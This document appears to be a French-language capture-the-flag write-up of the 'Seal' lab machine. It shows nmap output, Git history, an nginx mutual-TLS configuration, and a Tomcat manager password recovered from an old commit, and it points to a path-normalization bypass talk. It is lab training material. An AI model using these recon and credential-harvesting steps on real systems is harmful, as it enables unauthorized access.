10 - Attack Path


Scan nmap

```
sudo nmap -sV -sC -O 10.129.95.190
[sudo] password for kamduras:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 15:26 CEST
Nmap scan report for 10.129.95.190
Host is up (0.021s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http-proxy
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Mon, 28 Aug 2023 13:26:18 GMT
|     Set-Cookie: JSESSIONID=node0q5ehleqglkzz9nsn5wg3wuca2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Mon, 28 Aug 2023 13:26:17 GMT
|     Set-Cookie: JSESSIONID=node04eb4uf177tb06wacxojacwyv0.node0; Path=/;
HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Mon, 28 Aug 2023 13:26:17 GMT
|     Set-Cookie: JSESSIONID=node0k1kl4d8ha6w314dvz62oxj5w1.node0; Path=/;
HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x4</pre>
|   Socks5:
|     HTTP/1.1 400 Illegal character CNTL=0x5
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x5</pre>
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
```

```
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94%I=7%D=8/28%Time=64ECA079%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,F3,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate:\x20Mon,\x2028\x2
SF:0Aug\x202023\x2013:26:17\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node04eb4u
SF:f177tb06wacxojacwyv0\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,
SF:\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;
SF:charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,107,"HTTP
SF:/1\.1\x20200\x20OK\r\nDate:\x20Mon,\x2028\x20Aug\x202023\x2013:26:17\x2
SF:0GMT\r\nSet-Cookie:\x20JSESSIONID=node0k1kl4d8ha6w314dvz62oxj5w1\.node0
SF:;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000
SF::00:00\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nAllow:\x20
SF:GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,A
SF:D,"HTTP/1\.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20text/html
SF:;charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\x20close\r\
SF:n\r\n<h1>Bad\x20Message\x20505</h1><pre>reason:\x20Unknown\x20Version</
SF:pre>")%r(FourOhFourRequest,F3,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate
SF::\x20Mon,\x2028\x20Aug\x202023\x2013:26:18\x20GMT\r\nSet-Cookie:\x20JSE
SF:SSIONID=node0q5ehleqglkzz9nsn5wg3wuca2\.node0;\x20Path=/;\x20HttpOnly\r
SF:\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-T
SF:ype:\x20text/html;charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(Soc
SF:ks5,C3,"HTTP/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x5\r\nContent
SF:-Type:\x20text/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConn
SF:ection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20I
SF:llegal\x20character\x20CNTL=0x5</pre>")%r(Socks4,C3,"HTTP/1\.1\x20400\x
SF:20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20text/html;charse
SF:t=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n<h
SF:1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20CNT
SF:L=0x4</pre>")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illegal\x20character\x
SF:20OTEXT=0x80\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nConten
SF:t-Length:\x2071\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x2040
SF:0</h1><pre>reason:\x20Illegal\x20character\x20OTEXT=0x80</pre>");
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```

443




Welcome To Seal

Vegetables Shop


Best selling market in European Region

Vegetable

8080



Nous pouvons creer un compte



on 6 May 2021
r root pushed to master at root/seal_market
db85dc0 Updating nginx configuration

on 6 May 2021
r root pushed to master at root/infra
0820577 Adding tomcat playbook

on 6 May 2021
r root created root/infra

on 6 May 2021
r root pushed to master at root/seal_market
93688f5 Merge branch 'master' of http://10.10.10.250:8080/git/root/seal_market
a1eca20 Adding admin content

on 6 May 2021
r root pushed to master at root/seal_market
2f0a365 Updating README

on 5 May 2021
r root pushed to master at root/seal_market
2e649d9 Updating README


on 5 May 2021
L luis commented on issue root/seal_market#1

on 5 May 2021
A alex opened issue root/seal_market#1

on 5 May 2021
r root pushed to master at root/seal_market
6093038 Updating application folder


on 5 May 2021
r root pushed to master at root/seal_market

```
seal_market / nginx / sites-enabled / default
```



```
location /admin/dashboard {
        if ($ssl_client_verify != SUCCESS) {
                return 403;
        }
        proxy_set_header        Host $host;
        proxy_set_header        X-Real-IP $remote_addr;
        proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header        X-Forwarded-Proto $scheme;
        proxy_pass          http://localhost:8000;
        proxy_read_timeout  90;
        proxy_redirect      http://localhost:8000 https://0.0.0.0;
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        try_files $uri $uri/ =404;
}

location /host-manager/html {
        if ($ssl_client_verify != SUCCESS) {
                return 403;
        }
        proxy_set_header        Host $host;
        proxy_set_header        X-Real-IP $remote_addr;
        proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header        X-Forwarded-Proto $scheme;
        proxy_pass          http://localhost:8000;
        proxy_read_timeout  90;
        proxy_redirect      http://localhost:8000 https://0.0.0.0;
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        try_files $uri $uri/ =404;
}


location / {
        proxy_set_header        Host $host;
        proxy_set_header        X-Real-IP $remote_addr;
        proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header        X-Forwarded-Proto $scheme;
        proxy_pass          http://localhost:8000;
        proxy_read_timeout  90;
        proxy_redirect      http://localhost:8000 https://0.0.0.0;
}
# pass PHP scripts to FastCGI server
```

Nous ne pouvons pas acceder directement sur ces urls




https://seal.htb/admin/dashboard

403 Forbidden

nginx/1.18.0 (Ubuntu)

Nous trouvons des creds sur un ancien commit.



Updating tomcat configuration
master

luis authored on 5 May 2021 — 1 parent ac21032 commit 971f3aa3f0a0cc8aac12fd696d9631ca540f44c7

Showing 1 changed file

tomcat/tomcat-users.xml — □ Ignore Space ☑ Show notes


```
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

□ Show line notes below

Write
Preview
Leave a comment
Attach images or documents by dragging & dropping, or selecting them.

Bypass mutual auth

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf



alex authored on 6 May 2021 — latest commit db85dc0136

app	Adding admin content	2 years ago
nginx	Updating nginx configuration	2 years ago
tomcat	Updating tomcat configuration	2 years ago
README.md	Updating README	2 years ago


README.md

Seal Market App

A simple online market application which offers free shopping, avoid crowd in this pandemic situation, saves time.

ToDo

- Remove mutual authentication for dashboard, setup registration and login features.
- Deploy updated tomcat configuration.
- Disable manager and host-manager.

